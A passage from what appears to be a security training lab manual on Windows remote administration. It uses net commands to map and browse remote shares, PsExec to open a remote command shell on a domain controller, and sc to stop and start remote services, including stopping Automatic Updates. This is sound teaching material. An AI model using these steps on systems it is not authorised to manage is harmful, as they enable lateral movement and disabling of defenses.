


Figure 14: Viewing the Mapped Drive in Computer

12. View the list of all mapped drives can also be viewed by typing **net use**.

C:\>net use

```
C:\>net use
New connections will be remembered.

Status          Local          Remote          Network
-----
OK              X:             \\win2k3dc\SYSVOL  Microsoft Windows Network
OK              X:             \\win2k3dc\ipc$    Microsoft Windows Network
The command completed successfully.
```

Figure 15: Viewing the Mapped Drives from the Command Line

The X: drive is listed as a mapped drive to the *SYSVOL* folder on the Win2k3dc machine.

13. Type the following to switch to the x: drive and view the contents of the share:

```
C:\>x:  
X:\>dir
```

```
C:\>x:  
X:\>dir  
Volume in drive X has no label.  
Volume Serial Number is 7834-3125  
  
Directory of X:\  
  
10/24/2011  01:14 PM    <DIR>          .  
10/24/2011  01:14 PM    <DIR>          ..  
12/02/2009  01:12 PM    <JUNCTION>     msec.local [C:\WINDOWS\SYSVOL\domain]  
            0 File(s)      0 bytes  
            3 Dir(s)  1,346,547,712 bytes free
```

Figure 16: Viewing the Resources on the Remote System

You can add a file to the share on the remote server by using the echo command.

14. Type the following to add a file called securityplus.txt to the remote share:

```
X:\>echo hello world > securityplus.txt
```

```
X:\>echo hello world > securityplus.txt  
X:\>
```

Figure 17: Echo Hello World

15. Type the following to view the newly added file on the remote share:


```
X:\>dir
```

```
X:\>dir  
Volume in drive X has no label.  
Volume Serial Number is 7834-3125  
  
Directory of X:\  
  
02/19/2012  09:48 PM    <DIR>          .  
02/19/2012  09:48 PM    <DIR>          ..  
12/02/2009  01:12 PM    <JUNCTION>     msec.local [C:\WINDOWS\SYSVOL\domain]  
02/19/2012  09:48 PM                14 securityplus.txt  
            1 File(s)      14 bytes  
            3 Dir(s)  1,346,547,712 bytes free
```

Figure 18: The Windows Command Prompt

16. View what is written in the file by typing the following command:

```
X:\>more securityplus.txt
```




```
X:\>more securityplus.txt  
hello world
```

Figure 19: Viewing the contents of the Text File

17. Delete the mapped drive by typing the following commands:

```
X:\>c:
```

```
C:\>net use x: /del /y
```



```
X:\>c:  
C:\>net use x: /del /y  
x: was deleted successfully.
```

Figure 20: The Map Drive is deleted

18. Close the Windows 7 command prompt.

Task 1.2 Conclusion

The net command has many uses. It can be used to view information about a computer, view resources on a network, and even map network drives. In order to map a network drive, the appropriate credentials of an account on the remote machine are needed.

Task 1.3 Discussion Questions

1. What is the command to view your workgroup?
2. What is the command to enumerate all of the domains on the network?
3. What is the command to map a drive?
4. What is the name of the share that will give you access to all resources on the remote machine?

Task 2 Using PSEXEC to Connect to a Remote System

PSEXEC is a Sysinternals (a subsidiary of Microsoft) tool that will allow you to execute a command on a remote Windows machine. In order to execute a command on a remote system, you must have the credentials of an account on the remote machine. The command is not built into the Windows operating systems. It must be downloaded from the following link: <http://technet.microsoft.com/en-us/sysinternals/bb897553>

Task 2.1 Using PSEXEC

The psexec command can be used to run a command on a remote system. Before using the psexec command, the user must agree to the End User License Agreement (EULA).

1. Log in to the Windows 7 system and open a command prompt by double clicking on the **cmd.exe** shortcut on the desktop. Type the following to open the **Sysinternals** EULA screen:

C:\>psexec




Figure 21: The Windows Command Prompt

2. Read the EULA and click **Agree** if you agree to the license terms.




Figure 22: The EULA for PSEXEC

If the IPC\$ share is mapped, there is no need to provide credentials when you use the psexec command. You can provide a username and password with the command.

3. Type the following to obtain a command shell on the remote 2003 server:
C:\>psexec \\win2k3dc cmd.exe

```
C:\>psexec \\win2k3dc cmd.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 23: Getting a Remote Shell Using PSEXEC

4. Type the following command to verify that you are on the remote machine:
C:\WINDOWS\system32>net config server

```
C:\WINDOWS\system32>net config server
Server Name                \\WIN2K3DC
Server Comment

Software version           Microsoft Windows Server 2003
Server is active on
    NetbiosSmb (000000000000)
    NetBT_Tcpip_{B32DBF0A-1C96-4EA4-A179-8327A1A44778} (005056980096)

Server hidden               No
Maximum Logged On Users    Unlimited
Maximum open files per session 16384

Idle session time (min)    15
The command completed successfully.
```

Figure 24: The NET CONFIG SERVER Command

5. Type the following command to switch to the root of the C Drive:
C:\>cd \

```
C:\WINDOWS\system32>cd \
C:\>
```

Figure 25: Switching to the Root of the C Directory

6. Make a directory called share on the root of the C: Drive by typing the following:
C:\>mkdir share

```
C:\>mkdir share
```

Figure 26: Making a Directory Called Share on the Root of C:

- To share the newly created share directory, type the following in the root directory:

```
C:\>net share share=c:\share
```

```
C:\>net share share=c:\share  
share was shared successfully.
```

Figure 27: Sharing the Share Directory

- Type the following command to view all of the shares on the system:

```
C:\>net share
```

```
C:\>net share  
Share name    Resource      Remark  
-----  
ADMIN$        C:\WINDOWS   Remote Admin  
C$            C:\           Default share  
IPC$          C:\           Remote IPC  
NETLOGON      C:\WINDOWS\SYSTEM32\sysvol\msec.local\SCRIPTS  
Logon server share  
share         c:\share     Logon server share  
SYSVOL        C:\WINDOWS\SYSTEM32\sysvol  
Logon server share  
The command completed successfully.
```

Figure 28: The Shares on the Windows 2003 Server

The `c:\share` was created by using the `net share` command. The `NETLOGON` and `SYSVOL` shares were created when Active Directory was installed. The `C$` and `Admin$` shares are special administrative shares that map to the C Drive and Windows folder respectively.

- Create a file within the share folder called `world.txt` by typing the following:

```
C:\>cd share
```

```
C:\share>echo hello world > world.txt
```


```
C:\>cd share  
C:\share>echo hello world > world.txt
```

Figure 29: Creating a file within the Share Folder

The file world.txt is created, containing the phrase “hello world”.

10. Exit the PSEXEC session by typing the following command:

C:\share>exit



```
C:\share>exit
cmd.exe exited on win2k3dc with error code 0.
C:\>
```


Figure 30: Exiting the PSEXEC cmd.exe Session

An **error code 0** message when using PSEXEC indicates the operation was successful.

Now, you have returned to your Windows 7 machine. The newly created share named *share* you created on the remote 2003 machine can be viewed by using net view.

11. In the Windows 7 command prompt, type the following to view the newly created network share on the server:

C:\>net view \\win2k3dc



```
C:\>net view \\win2k3dc
Shared resources at \\win2k3dc


Share name  Type  Used as  Comment
-----
NETLOGON    Disk  Logon server share
share       Disk  Logon server share
SYSVOL      Disk  Logon server share
The command completed successfully.
```

Figure 31: The Newly Created Share is displayed

Now, we can map a drive to the share and view the resources stored on the share.

12. Type the following command to map a drive to the share folder on Windows 2003 Server:

C:\>net use y: \\win2k3dc\share




```
C:\>net use y: \\win2k3dc\share
The command completed successfully.
```

Figure 32: The Drive was Mapped Successfully

13. Type the following commands to access the drive and view the resources:

```
C:\>y:  
Y:>dir
```




```
C:\>y:  
Y:\>dir  
Volume in drive Y has no label.  
Volume Serial Number is 7834-3125  
  
Directory of Y:\  
  
02/19/2012  10:52 PM    <DIR>          .  
02/19/2012  10:52 PM    <DIR>          ..  
02/19/2012  10:52 PM                14 world.txt  
                1 File(s)          14 bytes  
                2 Dir(s)      1,345,294,336 bytes free
```

Figure 33: Viewing the Contents of the Mapped Drive

The **world.txt** file is listed on the mapped drive. You can read the file using the **type** command.

14. Type the following command to view what is written in the **world.txt** file:

```
Y:>type world.txt
```




```
Y:\>type world.txt  
hello world
```

Figure 34: Viewing the Contents of the Mapped Drive

The phrase “hello world” is within the world.txt file.

15. Type the following commands to remove the mapped drive from your system:

```
Y:>c:  
C:\>net use y: /del /all
```



```
Y:\>c:  
C:\>net use Y: /del /y  
Y: was deleted successfully.
```

Figure 35: Removing the Mapped Drive

16. Close the Windows 7 command prompt.

Task 2.2 Conclusion

PSEXEC is a powerful utility that you can use to run commands on remote systems. If you run cmd.exe on the remote system, you will have a command shell connected to the remote machine. After obtaining a remote command shell, you can run commands on the remote machine. With administrative rights, you can perform almost any task.

Task 2.3 Discussion Questions

1. From where do you get the PSEXEC command?
2. Do you need to provide credentials when using PSEXEC?
3. What is the command to share a folder on your C: drive called share?
4. What does an error code of 0 indicate when you are using PSEXEC?

Task 3 Stopping, Starting, and Removing Services

In this section, you will start and stop services on a remote machine from the command line. This can be done by using the `sc`, which stands for service control, command or using the `net` command if you are connected to the machine through a remote shell.

Task 3.1 Using the NET and SC Commands

If you can obtain a shell on a remote system using PSEXEC, you can stop and start services from the command line. You can also stop, start, install, and uninstall services by using the `sc`, or service control command. The `sc` command, which has been included with the Windows operating system since Windows XP, can be used to run stop, start, install, and uninstall services on a local computer or on a remote machine.

Open a Terminal to Get Started

1. Open a command prompt on the Windows 7 machine by double clicking on the `cmd`-shortcut on the Desktop.




Figure 36: Opening a Command Prompt on Windows 7

2. Type the following to obtain a command shell on the remote 2003 server:
`C:\>psexec \\win2k3dc cmd.exe`

```
C:\>psexec \\win2k3dc cmd.exe
PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>
```

Figure 37: Getting a Remote Shell Using PSEXEC

3. Type the following command to verify that you are on the remote machine:
C:\>net config server

```
C:\WINDOWS\system32>net config server
Server Name                \\WIN2K3DC
Server Comment

Software version           Microsoft Windows Server 2003
Server is active on
  NetbiosSmb (000000000000)
  NetBT_Tcpip_{B32DBF0A-1C96-4EA4-A179-8327A1A44778} (005056980096)

Server hidden              No
Maximum Logged On Users    Unlimited
Maximum open files per session 16384

Idle session time (min)    15
The command completed successfully.
```

Figure 38: The net config server command

4. Type the following to enumerate the started services on the 2003 server:
C:\ WINDOWS\system32>net start

```
C:\WINDOWS\system32>net start
These windows services are started:

Application Management
Automatic Updates
COM+ Event System
COM+ System Application
Computer Browser
Cryptographic Services
DHCP Client
Distributed File System
Distributed Transaction Coordinator
DNS Client
DNS Server
Error Reporting Service
Event Log
File Replication Service
FTP Publishing Service
Help and Support
```

Figure 39: Listing Started Services

5. Type the following to stop the **Automatic Updates** service on the 2003 server:
C:\WINDOWS\system32> net stop "Automatic Updates"

```
C:\WINDOWS\system32>net stop "Automatic Updates"  
The Automatic Updates service is stopping...  
The Automatic Updates service was stopped successfully.
```

Figure 40: Stopping the Automatic Updates Service

6. Exit the PSEXEC session by typing the following command:
C:\WINDOWS\system32> exit


```
C:\WINDOWS\system32>exit  
cmd.exe exited on win2k3dc with error code 0.
```

Figure 41: Exiting the PSEXEC cmd.exe Session

An **error code 0** message when using PSEXEC means the operation was successful.

While net start can stop and start services, it cannot install or uninstall them. This is where the sc, or service control command can be very useful. Also, net start and net stop will only work on the machine you are connected to. You cannot specify another system like you can with the service control, or sc, command.

7. Type the following to determine the level of access on the Windows 2003 Server system:
C:\>sc \\win2k3dc query | more



```
Administrator: cmd - Shortcut  
C:\>sc \\win2k3dc query | more  
  
SERVICE_NAME: AppMgmt  
DISPLAY_NAME: Application Management  
        TYPE               : 20  WIN32_SHARE_PROCESS  
        STATE                : 4   RUNNING  
                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)  
        WIN32_EXIT_CODE       : 0   (0x0)  
        SERVICE_EXIT_CODE    : 0   (0x0)  
        CHECKPOINT           : 0x0  
        WAIT_HINT            : 0x0  
  
SERVICE_NAME: appmgr  
DISPLAY_NAME: Remote Server Manager  
        TYPE               : 10  WIN32_OWN_PROCESS  
        STATE                : 4   RUNNING  
                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)  
        WIN32_EXIT_CODE       : 0   (0x0)  
        SERVICE_EXIT_CODE    : 0   (0x0)
```

Figure 42: The SC command shows installed services

You can page down through the service list by hitting enter until you are through the list. Or, hit the space bar to scroll down one page at a time. View the 2 services listed as in the picture below (they are located towards the end of the list):

```

Administrator: cmd - Shortcut
SERVICE_NAME: W3SVC
DISPLAY_NAME: World Wide Web Publishing Service
        TYPE                : 20  WIN32_SHARE_PROCESS
        STATE                 : 4   RUNNING
                        (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

SERVICE_NAME: winmgmt
DISPLAY_NAME: Windows Management Instrumentation
        TYPE                : 20  WIN32_SHARE_PROCESS
        STATE                 : 4   RUNNING
                        (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
    
```

Figure 43: The W3SVC and WINMGMT services

8. Type the following to stop the World Wide Web Service on the remote server:
`C:\>sc \\win2k3dc stop w3svc`

```

C:\>sc \\win2k3dc stop w3svc

SERVICE_NAME: w3svc
        TYPE                : 20  WIN32_SHARE_PROCESS
        STATE                 : 3   STOP_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x1
        WAIT_HINT            : 0x4e20
    
```

Figure 44: Stopping the World Wide Web Service

The state of the service is **stop pending**. You can also use sc to verify that the service is stopped

9. Type the following to view the World Wide Web Service status on the server:

C:\>sc \\win2k3dc query w3svc

```
C:\>sc \\win2k3dc query w3svc
SERVICE_NAME: w3svc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 1  STOPPED
                          (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

        WIN32_EXIT_CODE      : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT          : 0x0
        WAIT_HINT           : 0x0
```

Figure 45: A Query of the W3SCV Service indicates it is Stopped

10. Type the following to start the World Wide Web Service on the remote server:

C:\>sc \\win2k3dc start w3svc

```
C:\>sc \\win2k3dc start w3svc
SERVICE_NAME: w3svc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 2  START_PENDING
                          (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

        WIN32_EXIT_CODE      : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT          : 0x0
        WAIT_HINT           : 0x7d0
        PID                 : 384
        FLAGS                :
```

Figure 46: Indication that the W3SVC Service is starting

It says **start pending**. You can also use sc to verify that the service is running.

11. Type the following to view the World Wide Web Service status on the server:

C:\>sc \\win2k3dc query w3svc

```
C:\>sc \\win2k3dc query w3svc
SERVICE_NAME: w3svc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4  RUNNING
                          (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)

        WIN32_EXIT_CODE      : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT          : 0x0
        WAIT_HINT           : 0x0
```

Figure 47: A Query of the W3SCV Service indicates it is Running

12. Close the command prompt when finished.

Task 3.2 Conclusion

With the **sc** and **net** command, services can be stopped and started from the command line. The **net** command only allows you to stop and start services on a local machine. However, you can use **PSEXEC** to obtain a command prompt on a remote system, then use **net stop** and **net start** on that system. The **sc**, or service control, command works on remote systems and allows you to stop, start, install, and uninstall services.

Task 3.3 Discussion Questions

1. What is the net command to stop the Windows Update Service?
2. What is the sc command to get the list of services on a remote machine?
3. What is the sc command to stop the W3SVC service on a remote system?
4. What is the sc command to start the W3SVC service on a remote system?

5 References

1. PSEXEC:
<http://technet.microsoft.com/en-us/sysinternals/bb897553>
2. NET Command:
<http://www.computerhope.com/nethlp.htm>
3. SC Command:
<http://technet.microsoft.com/en-us/library/bb490995.aspx>
4. Mapping Drives:
<http://support.microsoft.com/kb/308582>
5. Hidden Shares:
<http://support.microsoft.com/kb/314984>